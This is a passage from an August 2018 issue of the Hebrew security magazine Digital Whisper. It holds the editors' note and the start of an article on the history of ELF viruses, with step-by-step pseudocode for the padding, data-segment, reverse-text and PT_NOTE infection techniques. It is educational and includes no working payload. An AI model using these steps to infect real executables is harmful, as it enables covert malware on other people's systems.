


Digital Whisper

גליון 97, אוגוסט 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	גל ניב, דן אלעזרי (dm0n), רגב זפרני (revirtux),יובל עטיה ואמיר דעי

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-97 של DigitalWhisper, ממש עוד קצת ומגיעים למאה גליונות של המגזין הזה. אני רועד רק מלחשוב על זה... אבל, כל צרה בשעתה ☺.

במסגרת המחשבות הרבות סביב הוצאת הגליון ה-100 של המגזין עלתה בי המחשבה שיהיה מעניין מאוד לפרסם טקסט שהכותרת שלו תהיה: "סצינת ההאקינג הישראלית - דברי הימים". מעין מסמך שיגולל את השתלשלות חייה של הסצינה בארץ ותעבור ותספר את סיפורה של כל / רב הקהילות שהיו כאן. אלו קהילות היו כאן, אלו מגזינים היו כאן, מי פרץ לאיפה, מי מצא מה, מי נכנס לכלא ועוד ועוד.

איך יהיה אפשר לכתוב טקסט שכזה? יפה. אני שמח ששאלתם. שאלה מצוינת!


כל מי שרוצה, זוכר, והיה פעיל בתקופה קדומה, יוכל להעלות על הדף זכרונות שלו לגבי אותה התקופה - ולשלוח אל מערכת המגזין (אנא, צרפו חומרים ששמרתם, תאריכים וכו'), אנו נערוך את כלל המלל שנקבל על פי רצף כרונולוגי, נאחד זכרונות ונאגד את כולם תחת טקסט אחד שיחולק לתקופות. נקמפל הכל ונגיש לכם בצורה נוחה ונעימה לקריאה.

מכירים חבר'ה וותיקים שהיום לא פעילים כל כך וכנראה לא יראו את הביטים האלה אך נראה לכם שיש להם מה לתרום לרעיון הזה? שאלו אותם אם אתם יכולים להעביר לנו את האימייל שלהם, ובמידה והם יאשרו - שלחו לנו אותו ואני אצור עימם קשר. כבר עולות לי בראש שמות של דמויות מפתח וותיקות. אנסה לשדל אותם לעלות על הדף מידע מכל סלילי ה- 10.5 אינץ' שמאופסנים אצלם בזיכרון ☺ ונראה אם ייצא מזה משהו.

אני בהחלט מכיר את ההרצאה האדירה של ענבר רז ואדן שוחט מ-DEFCON25. הם עשו שם עבודה טובה ביותר ונתנו סקירה די נרחבת על הרבה ממה שהלך כאן בסוף שנות השמונים ובתחילת שנות התשעים, אך מההרצאה הזו עולה כי לא היו קהילות האקינג ענפות כאן בשנים הללו (או שהם החליטו להמעיט בדיבור על עניין זה מסיבה אחרת). המטרה שלי היא בפרוייקט הזה היא, שבעזרת אוסף הזכרונות שבתקווה נרכז - נצליח לספר את הסיפור של הקהילות שהיו כאן ופחות של המשתמש האינדיבידואל.

אנחנו לא צריכים להגיע לכולם, כי אם אנחנו מאמינים בתיאוריית ה-"גלים" שפעם Trancer העלה באחד הפוסטים שלו ב-2006 כתשובה לשאלה: "למה קהילת ההאקינג בארץ כל כך לא יציבה". אנחנו צריכים רק להגיע ל-2 או ל-3 אנשים שהיו פעילים בסצינה באותו ה-"גל".

אולי אין יותר מדי מה לספר? קשה לי להאמין, בכל פעם שיוצא לי לפגוש חברים וותיקים מהקהילה, או לשבת איתם בפאב - עולים אינספור זכרונות מדהימים על מה היה פה "פעם" (אני בן 30, ופעיל בסצינה



קצת פחות מ-20 שנה, כך שפספסתי די הרבה מתחילתה) ואיך עכשיו הכל שונה... כנראה שכשהחבר'ה בני ה-40 נפגשים - הם מתרפקים על העבר וטוענים שאצלם הכל היה אחרת, ודווקא בדור שלנו הכל התחיל להשתנות...


טקסטים כמו "ספר החירות הראשון", קהילות ישנות או מגזינים כגון "גהינום", "2600IL", IHC ועוד, אלו עולמות שלמים שנשארו דוממים וכמעט נעלמו. איכשהו יוצא שמי שמתעניין קצת בהיסטוריה של הסצינה מכיר אותן בזכות אתר ה-Archive ש-iTK98 הקים בחוכמתו, אך גם טקסטים אלו אינם מספרים את שהיה ברמת הקהילות עצמן. וזה בדיוק מה שאני מחפש. מכירים את RaZoR שכתב את "ספר החירות הראשון"? מכירים מישהו שהיה חבר בקבוצה m0sad? או ב-IHC? יודעים איך אפשר ליצור קשר עם y0g1-b3ar / Rel8t / SilentHant / StealthFighter / P[o]d? עניתם כן על אחת מהשאלות - נשמח אם תצרו איתנו קשר, אולי באמת נצליח לגרום לרעיון הזה לצאת לפועל ☺

וכמובן - אני מקווה מאוד שכולכם שמתם לב לכך שאנו מעוניינים למכור / לחלק חולצות וסטיקרים של המגזין באחד הכנסים הקרובים של dc9723, תשלחו לנו עיצובים שנוכל לבחור מהם את הטוב ביותר ולהתחיל להדפיס את החולצות! ואולי אפילו תזכו בפרסים!

וכמובן, אחרי בלבולי המח שלי. נרצה להודות לכל מי שעמל החודש והקליד ממרצו ומזמנו הפנוי לטובת כולנו. תודה רבה ל**גל ניב**, תודה רבה ל**יובל עטיה**, תודה רבה ל**דן אלעזרי (dm0n)**, תודה רבה ל**רגב זפרני (revirtux)** ותודה רבה ל**אמיר דעי**!


קריאה נעימה,

אפיק קסטיאל וניר אדר



תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
The History of ELF Viruses	5
פתרון אתגרי ה-CTF של BSidesTLV 2018	18
Intel Paging & Page Table Exploitation on Windows	65
תפיסת ה-SOC ממבט על	119
דברי סיכום	137



The History of ELF Viruses

מאת גל ניב


הקדמה

כפי שניתן להבין מן הכותרת, מאמר זה יעסוק בוירוסים אשר מדביקים קבצי ELF. הרקע הדרוש להבנת מאמר זה הוא הכרת המבנה של קבצי ELF, ולשם כך אפנה את הקוראים בלי הרקע, למאמר נפלא אשר נכתב על ידי dexr4de, בגיליון מספר 71 - "ELF - Executable Linkable Format".


פצחתי בכותרת בשימוש במילה שכבר כמעט לא שומעים היום - "וירוס" (כיום מה ששומעים בדרך כלל זה "כופרה", "תולעת מחשבים", "נשק סייבר" וכו'), ולשם הדיון אביא את ההגדרה המילונית של מושג זה:

> וירוס מחשב הוא סוג של קוד זדוני, שמשכפל את עצמו על ידי שינוי קוד של תוכנות מחשב אחרות. אחרי שהשכפול מצליח התוכנה שהקוד שלה השתנתה נקראת "נגועה" (באנגלית - "infected") בוירוס.

לאחר שאנחנו מבינים מה הוא וירוס, קל לנו להבין למה קבצי ELF היוו ועדיין מהווים מקור לפורענות בכל הקשור לוירוסים, מדובר באחד הפורמטים הפשוטים אשר קיימים, עקב פשטותו הוא נתמך על ידי יותר ויותר מערכות הפעלה (כל מערכות ההפעלה מבוססות Unix תומכות בו, והיום גם כבר הפצות ה-Windows אשר תומכות ב-WSL), וכמובן, המרכיב החשוב ביותר: גישה כל כך קלה למטא-דאטה שב-header-ים ושינויים בקלות כה רבה. במבט חטוף הוא נראה כך:



[מקור: https://en.wikipedia.org/wiki/Executable_and_Linkable_Format]



מתחילים


וירוסים בסביבת יוניקס החלו להיות נפוצים בשנות ה-90. יש הסכמה כללית שהאב הבלתי מעורער של וירוסים בקבצי ELF הוא סילביו סזאר (Silvio Cesare), אשר פרסם לראשונה מאמרים מרובים אודות הזרקת קוד לקבצי ELF, חלקם כללו proof-of-concept כבר אז ואת חלקם מימשו אנשים מאוחר יותר, אפשר להגיד שרוב השיטות של סילביו עדיין נמצאות בשימוש גם כיום, בווריאציות כאלה ואחרות. תחילה אתמקד בשיטות הזרקה של "קוד" (בפועל, מדובר על Shellcode-ים כמובן), ולאחר מכן אתמקד במגבלות של אותו קוד ובשיטות נפוצות לקפיצה אליו בזמן ריצה.

יש לציין שבמאמר זה אסקור שיטות להזרקת קוד לקבצי **הרצה**. כמובן שעם השנים פותחו אסטרטגיות ושיטות שונות להזרקת קוד לקבצי so (Shared Objects) וכדומה, אך הדבר חורג מגבולות המאמר (כמו כל תת-תחום באבטחת מידע, גם זה אינסופי ☺).

וירוס בקובץ ELF, מה בפועל אנחנו רוצים?

טוב אז לאחר שהתפלספנו נבין מה בפועל אנחנו מעוניינים שיקרה.

במבט די אבסטרקטי, נרצה שקוד "זדוני" ימצא בקובץ ELF, ויבוצע מבלי לפגוע ב-flow המקורי של התוכנית, לרוב תוך שמירה על חשאיות. נרצה משהו שלמעשה יראה כך:



[השרטוט הנ"ל, וכן שאר השרטוטים במסמך מתייחסים רק לאיזורים הספיפיים ב-ELF ולא לכולו]

כפי שניתן לראות בתמונה רשמתי שנשנה את ה-program header-ים בשלב זה.

מדוע? כמובן שמה שמשנה בזמן ריצה אלו ה-header-ים הללו שקובעים מה יטען ואיך לזכרון, כך שלמעשה בפועל, אם נשנה את אחד מה-header-ים נשפיע על הטעינה של התוכנית לזכרון בעת הרצה, כך שנוכל להגדיר את הקוד המוזרק שלנו כחלק מסגמנט (המוגדר על ידי - program header) טקסט למשל, אשר מכיל את הקוד שאמור להתבצע בזמן ריצה (הסגמנט היחיד שמוגדר ע"י הקומפיילר כבעל הרשאות ריצה בעת קימפול).

עוד דבר שניתן לראות בתמונה הוא שהגדרתי את הנק' A שרירותית.

הסיבה לכך היא שאפשר להשתמש בקוד המוזרק למגוון שימושים - למשל הרצתו בתחילת התוכנית, בסופה, הוק על פונקציה ספציפית, ריצה בין מקטע ספציפי בקובץ, ביצוע במקום קטע קוד אחר בקובץ (במקרה זה נקפוץ מהנק' A לקוד המוזרק ומשם לנק' B שרירותית אחרת כמובן), והאפשרויות למעשה אינסופיות ותלויות אך ורק בכותב הוירוס.

Silvio Padding Infection

השיטה הראשונה אותה סילביו הציג לעולם במאמריו.

השיטה הזאת פשוטה ומעולה, אך חסרון מרכזי בה הוא שהקוד שמוזרק הוגבל לגודל מסוים בזכרון. שיטה זו מנצלת את העובדה שבעת טעינה של קובץ הרצה מסוג ELF לזכרון, בין סגמנט הטקסט וסגמנט הדאטה העוקבים זה לזה במיקומם ובטעינתם, קיים "מרווח" המשמש כ-Padding בין הסגמנטים, על אף שבקובץ עצמו על הדיסק אין "מרווח" כלל.

סילביו (ואנחנו ☺) בעצם מנצלים את ה-Padding הזה לטובתינו ומציבים בו קוד "זדוני" שיטען לזכרון כחלק מסגמנט הטקסט. תרשימים מהמאמר המקורי של סילביו משנת 1998:

```
Typically, the data segment directly proceeds the text segment which
always starts on a page, but the data segment may not.  The memory
layout for a process image is thus.

key:
        [...]   A complete page
        T       Text
        D       Data
        P       Padding

Page Nr
#1      [TTTTTTTTTTTTTTTT]              <- Part of the text segment
#2      [TTTTTTTTTTTTTTTT]              <- Part of the text segment
#3      [TTTTTTTTTTTTPPPP]              <- Part of the text segment
#4      [PPPPDDDDDDDDDDDD]              <- Part of the data segment
#5      [DDDDDDDDDDDDDDDD]              <- Part of the data segment
#6      [DDDDDDDDDDDDPPPP]              <- Part of the data segment

pages 1, 2, 3 constitute the text segment
pages 4, 5, 6 constitute the data segment
The resulting segments after parasite insertion into text segment
padding looks like this.
key:
        [...]   A complete page
        V       Parasite code
        T       Text
        D       Data
        P       Padding

Page Nr
#1      [TTTTTTTTTTTTVVPP]              <- Text segment
#2      [PPPPDDDDDDDDPPPP]              <- Data segment
```

אז מה הן בעצם המגבלות?

אז כפי שטען סילביו לראשונה המגבלה היא הגודל של ה-Padding, מה שנכון כמובן. מבלי להלאות אתכם בפרטים, ומשום שלמי שהדבר רלוונטי יוכל לגשת למאמר המקורי, יש ליישם שיטה זו כאשר מדובר ב-Shellcode הקטן מגודל של "דף" בזכרון בלבד - משום שזה התחום ש"מובטח" (שום דבר לא באמת מובטח וגם לזה יש מקרי קצה) שיהיה זמין להזרקה (דף - page הינו 4096 בתים ב-32 ביט או כ-2 מ"ב ב-64 ביט).

הביצוע בפועל:

```
(1) ניגש ל-ehdr ונגדיל את השדה של האופסט של ה-section headers בגודל של "דף"

(2) נעבור על כל ה-phdrs:
  נחפש את ה-phdr אשר מגדיר את סגמנט הטקסט - היחיד בעל הרשאות הרצה וקריאה (PF_R | PF_X == r-x)
  כל עוד לא הגענו אליו, לא נבצע כלום.
  ב-phdr שמגדיר את סגמנט הטקסט:
    נגדיל את p_filesz בגודל של הקוד שנזריק
    נגדיל את p_memsz בגודל של הקוד שנזריק
  עבור כל phdr אחריו:
    נגדיל את p_offset בגודל של "דף"

//*שלב 3: ביניים ל"סידור" ה-section headers - אינו חובה*
(3) נעבור על כל ה-shdrs:
  נחפש את ה-shdr האחרון שנמצא בגבולות סגמנט הטקסט
  כל עוד לא הגענו אליו, לא נבצע כלום.
  ב-shdr שאנו מחפשים:
    נגדיל את sh_size בגודל של הקוד שנזריק (שם ימצא הקוד המוזרק, משום שהוא "מתווסף" לסוף סגמנט
       הטקסט, אשר חלקו האחרון מוגדר על ידי ה-shdr הזה)
  בעבור כל shdr אחריו:
    נגדיל את sh_offset בגודל של "דף"

(4) נציב את הקוד שאנו מזריקים באופסט של סגמנט הטקסט + גודלו המקורי
```

Data Segment Infection


שיטה נוספת אותה הציג סילביו במאמר המשך למאמרו המקורי מכונה "Data Segment Infection”. שיטה זו שונתה מאז הצגתה על ידי סילביו בעת המודרנית מטעמי DEP.

סילביו ראה שבמערכת שלו, על אף שסגמנט הדאטה בעל הרשאות קריאה וכתיבה בלבד, הוא יכול להריץ קוד מהסגמנט הזה.

בפועל הוא יכול לייצר שיטה פשוטה למדי שכל מה שהיא דורשת זה להגדיל את סגמנט הדאטה, והזזת ה-.bss - section “קדימה" במרחב הכתובות משום שאף על פי שאינו תופס מקום על הדיסק, הוא תמיד נטען לזכרון כגודלו בסוף סגמנט הדאטה, על מנת לשמר מקום למשתנים שלא הושם בהם כלום לפני ריצת התוכנית.

חשוב לשים לב שבשונה משאר השיטות בהן נדון, כאן אנו מחוייבים בהתעסקות עם ה-section header שמגדיר את .bss!

כל השינוי הגדול ב"ימינו" הוא שינוי הדגלים של ההרשאות והוספת הרשאות ריצה לסגמנט דאטה.



שיטה זו, מטבע הדברים, קלה מאד לגילוי ואינה מומלצת לשימוש.

הביצוע שלה בפועל גם קל למדי:

(1) ניגש ל-ehdr ונגדיל את e_shoff כגודל הקוד שנזריק

(2) נעבור על ה-phdrs:
נחפש ה-phdr שמגדיר את סגמנט הדאטה (יימצא לאחר טקסט, יהיה בעל הרשאות קריאה וכתיבה...):
נגדיל את p_filesz בגודל של הקוד שנזריק
נגדיל את p_memsz בגודל של הקוד שנזריק
נוסיף ל-phdr הרשאות הרצה(PF_R | PF_W | PF_X == rwx)

(3) נמצא את ה-section header של bss.:
נזיז את האופסט שלו קדימה כגודל הקוד שנזריק

//*שלב 4: ביניים ל-"סידור" ה-section headers - אינו חובה*

(4) משום שה-section headers נמצאים בסוף הקובץ, נוכל להוסיף בסוף הקובץ section header "שקר" שיכיל את המידע אודות הקוד המוזרק.

(5) נציב את הקוד שאנו מזריקים באופסט סגמנט הדאטה + גודלו המקורי של סגמנט הדאטה


Reverse Text Infection


השיטה האחרונה שהוצגה על-ידי סילביו במאמר ההמשך מכונה "Reverse Text Infection".

על אף שהיה הראשון לפרסם מחשבות אודותיה, הוא לא סיפק proof-of-concept אך מאוחר יותר השיטה הזאת שוכללה ולדעתי הרלוונטית ביותר מבין כל השיטות שקיימות (בפרויקט שפיתחתי לא מזמן השתמשתי בה מבין כל השיטות הנתונות).

בשיטה זו בעצם מה שנעשה זה נגדיל את סגמנט הטקסט מתחילתו (ומכאן גם השם "רברס"), מטעמי alignment נגדיל אותו בגדלים של "דף" בזכרון. הכתובת הוירטואלית הקטנה ביותר המורשת במערכות לינוקס מודרניות (/proc/sys/vm/mmap_min_addr) היא 0x1000 דבר אשר משחק לטובתינו כאשר הכתובת הוירטואלית שממנה לרוב "מתחילה" הטעינה של סגמנט הטקסט במערכות 32-ביט היא 0x8048000 והכתובת הוירטואלית שממנה לרוב "מתחילה" הטעינה של סגמנט טקסט במערכות 64-ביט היא 0x400000.

כך שלמעשה הקוד הגדול ביותר שנוכל להזריק הוא כגודל הכתובת ההתחלתית פחות 0x1000 פחות גודלו של ה-ehdr הרלוונטי (32/64 ביט). אף על פי שקיימת הגבלת גודל, היא עצומה ולכן השיטה הזו מביסה את השיטה של הגדלת סגמנט הדאטה מעצם כך שאיננו משנים הרשאות ריצה.





הביצוע בפועל:

//*הערה: נתייחס לגודל הקוד שנזריק כגודל הקוד לאחר alignment לגודל של "דף"

(1) ניגש ל-ehdr ונגדיל את e_shoff כגודל הקוד שנזריק

(2) ניגש ל-ehdr ונגדיל גם את e_phoff כגודל הקוד שנזריק

(3) נעבור על ה-phdrs:
נחפש את ה-phdr אשר מגדיר את סגמנט הטקסט - היחיד בעל הרשאות הרצה וקריאה (PF_R | PF_X == r-x):
נגדיל את p_filesz בגודל של הקוד שנזריק
נגדיל את p_memsz בגודל של הקוד שנזריק
נחסר מ-p_vaddr את גודל הקוד שנזריק
נחסר מ-p_paddr את גודל הקוד שנזריק
בעבור כל phdr שנמצא אחרי טקסט, נגדיל את p_offset בגודל הקוד שנזריק.
//*שלבים 4+5: ביניים ל"סידור" ה-section headers - אינו חובה*

(4) נעבור על הshdrs:
בעבור כל shdr שהמיקום שלו אחרי הקוד המוזרק(אחרי ההתחלה של טקסט) נגדיל את השדות הרלוונטים בגודל הקוד שנזריק

(5) נוסיף shdr "שקר" שיכיל דאטה אודות הקוד המוזרק

(6) נציב את הקוד שאנו מזריקים בתחילת סגמנט הטקסט

PT_NOTE Infection


שיטה מוכרת נוספת ואחרונה שנדון בה (הפעם לא מבית סילביו הדבקות בע"מ), היא הזרקת קוד לסגמנט מסוג PT_NOTE אשר קיים בכל קובץ ELF.

כפי שידוע לכם, לכל program header שדה של סוג, המתאר את סוגו. הקומפיילר יוצר עבורנו program header אחד מסוג PT_NOTE. בסגמנט הזה נמצא מידע "עזר" על אודות סוג המערכת, גרסאות וכו'. מידע זה אינו רלוונטי לריצת התוכנית ומשום שהתוכנית תרוץ מבלי הסגמנט הזה, נוכל להסב אותו לסגמנט מסוג PT_LOAD, כלומר סגמנט הנטען לזכרון, נשנה לו את ההרשאות (נוסיף הרשאת ריצה) ובפועל נקבל עוד סגמנט הנטען לזכרון, שאפשר להריץ ממנו קוד.

סגמנט ה-PT_NOTE שקומפיילר מודרני יוצר עבורנו קטן מאד. מנסיונות שעשיתי בעבר זכור לי שמדובר על כ-44 בתים, גודל קטן מאד לכתוב אליו Shellcode. נפתור זאת בקלות, על ידי כך שנשנה את האופסט אליו מצביע הסגמנט לסוף סגמנט הדאטה ונכתוב שם את הסגמנט החדש.


המחשבה הראשונה בנוגע לשיטה זו היא, למה אנו נוגעים בסגמנט ה-PT_NOTE כלל, ולא יוצרים entry חדש של סגמנט נוסף בקובץ.

הדבר אפשרי אך משום שהקובץ ירוץ גם ללא הסגמנט המדובר, הרבה יותר "קל" פשוט לשנות את הקיים ולא ליצור entry נוסף שיאלץ אותנו להזיח את רוב הדברים בקובץ בעבור ה-"תוספת".



הביצוע בפועל:

```
(1) נעבור על ה-phdrs:

(2) נאתר את סגמנט הדאטה:
    מן סגמנט הדאטה נשמר את הדברים הבאים -
    * הכתובת בה מסתיים סגמנט הדאטה (p_vaddr + p_memsz)
    * האופסט בו מסתיים הדאטה סדמנט (p_offset + p_filesz)
    * נשמר את הגודל הדרוש ל-alignment בקובץ המדובר לסגמנטים הנטענים לזכרון (p_align)

(3) נאתר את ה-phdr המוגדר כ-PT_NOTE:
    נשנה את p_type  ל-PT_LOAD
    נשנה את p_offest  לאופסט בו מסתיים סגמנט הדאטה
    נשנה את p_vaddr  לכתובת בה מסתיים סגמנט הדאטה + p_align מסגמנט הדאטה
    נוסיף הרשאות ריצה לסגמנט זה( PF_R | PF_X == r*x)

//*שלבים 4+5: ביניים ל"סידור" ה-section headers - אינו חובה*
(4) ניגש ל-ehdr ונוסיף ל-e_shoff את גודל הקוד שנזריק

(5) נעבור על ה-shdrs:
    נקדם את כולם בערכים הרלוונטים כגודל הקוד שנזריק

(6) נוסיף section חדש המייצג את הקטע החדש המכיל את הקוד שנזריק

(7) נציב את הקוד שאנחנו מזריקים באופסט בו מסתיים סגמנט הדאטה
```



סיכום שיטות ההזרקה

אז כפי שכבר ניתן להבין, קיימות שיטות הזרקה שונות ומרובות, ובחלק זה סיקרנו כמה בודדות מהן. טיפ נוסף שאוכל להעניק לכם מהניסיון שלי הוא שכל דבר מתאים למקרה שונה, וגם השיטות שהוצגו כאן אינם "תורה מסיני" וניתן להסתמך על שיטה אחת אך לשנות אותה בהתאם לצורך במקרה ספציפי.

יכולתי להמשיך ולכתוב כאן על עוד מספר טכניקות, אך נראה לי שבשלב זה כבר תבינו בערך איך הדברים מתבצעים בפועל, ותוכלו לחקור שיטות נוספות באינטרנט ואף לפתח שיטות משלכם שיתאימו לכם. במקום זאת, בחרתי להמשיך ולהתמקד בעוד חלק מרכזי שהרבה מאמרים "בנאלים" בנושא זה מדלגים עליו והוא: פיתוח ה-Shellcode שיוזרק כוירוס, ושיטות לקפיצה אליו!

כתיבת הוירוסים

